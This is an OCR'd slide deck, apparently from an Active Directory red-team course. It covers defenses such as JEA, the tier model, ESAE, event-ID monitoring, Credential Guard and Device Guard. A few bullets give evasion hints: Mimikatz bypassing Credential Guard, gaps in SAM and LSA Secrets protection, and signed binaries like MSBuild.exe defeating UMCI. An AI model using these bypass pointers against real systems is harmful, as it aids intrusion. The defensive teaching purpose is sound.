
Time Bound Administration - JEA

- JEA (Just Enough Administration) provides role based access control for PowerShell based remote delegated administration.
- With JEA non-admin users can connect remotely to machines for doing specific administrative tasks.
- For example, we can control the command a user can run and even restrict parameters which can be used.
- JEA endpoints have PowerShell transcription and logging enabled.


Active Directory Administrative Tier Model

- Composed of three levels only for administrative accounts:
  - Tier 0 – Accounts, Groups and computers which have privileges across the enterprise like domain controllers, domain admins, enterprise admins. .
  - Tier 1 - Accounts, Groups and computers which have access to resources having significant amount of business value. A common example role is server administrators who maintain these operating systems with the ability to impact all enterprise services.
  - Tier 2 - Administrator accounts which have administrative control of a significant amount of business value that is hosted on user workstations and devices. Examples include Help Desk and computer support administrators because they can impact the integrity of almost any user data.
- Control Restrictions - What admins control.
- Logon Restrictions - Where admins can log-on to.

Tier Model : Control Restrictions



Tier Model : Logon Restrictions




ESAE

ESAE (Enhanced Security Admin Environment) or Red forest

- Dedicated administrative/bastion forest for managing critical assets like administrative users, groups and computers in Tier 0.
- Since a forest is a security boundary rather than a domain, this model provides enhanced security controls.
- Selective Authentication to the Bastion Forest enables stricter security controls on logon of users from non-administrative forests.
- PAM trust between Bastion and Production forest to avoid any authentication and therefore, credential compromise.

ESAE



Monitoring - Golden Ticket

- Some important Event ID:
- Event ID
  - 4624: Account Logon
  - 4672: Admin Logon
- Traffic Analysis of Kerberos traffic for unusual TGS-REQ messages is also helpful.

Monitoring - ACL Attacks

- Events
  - Security Event ID 4662 (Audit Policy for object must be enabled) – An operation was performed on an object
  - Security Event ID 5136 (Audit Policy for object must be enabled) – A directory service object was modified
  - Security Event ID 4670 (Audit Policy for object must be enabled) – Permissions on an object were changed
- Useful tool
  - AD ACL Scanner - Create and compare create reports of ACLs.

    https://github.com/canix1/ADACLScanner

Detection and Defense - Architectural Changes

Windows Defender Credential Guard

- Windows Defender Credential Guard, it "uses virtualization-based security to isolate secrets so that only privileges system software can access them".
- Effective in stopping PTH and Over-PTH attacks by restricting access to NTLM hashes and TGTs.
- Use it even with the knowledge that Mimikatz can bypass it.

Detection and Defense - Architectural Changes

Windows Defender Credential Guard

- But, credentials for local accounts in SAM and Service account credentials from LSA Secrets are NOT protected.
- Credential Guard cannot be enabled on a domain controller as it breaks authentication there.
- Only available on the Windows 10 Enterprise edition and Server 2016.

Detection and Defense - Architectural Changes

Windows Defender Application Control (Device Guard)

- It is a group of features "designed to harden a system against malware attacks. Its focus is preventing malicious code from running by ensuring only known good code can run."
- Three primary components:
  - Configurable Code Integrity (CCI) - Configure only trusted code to run
  - Virtual Secure Mode Protected Code Integirty - Enforces CCI with Kernerl Mode (KMCI) and User Mode (UMCI)
  - Platform and UEFI Secure Boot - Ensures boot binaries and firmware integrity

Detection and Defense - Architectural Changes

Windows Defender Application Control (Device Guard)

- UMCI is something which interferes with most of the lateral movement attacks we have seen.
- While it depends on the deployment (discussing which will be too lengthy), many well known application whitelisting bypasses - signed binaries like csc.exe, MSBuild.exe etc. - are useful for bypassing UMCI as well.

Thank you

- Please provide feedback.
- Follow me @nikhil_mitt
- nikhil@alteredsecurity.com
- For other red team labs: https://www.alteredsecurity.com/online-labs
- For bootcamps: https://www.alteredsecurity.com/bootcamps
- For lab extension/access/support, please contact : linuxad@alteredsecurity.com
- Discord - https://discord.com/invite/vcEwaRMwJe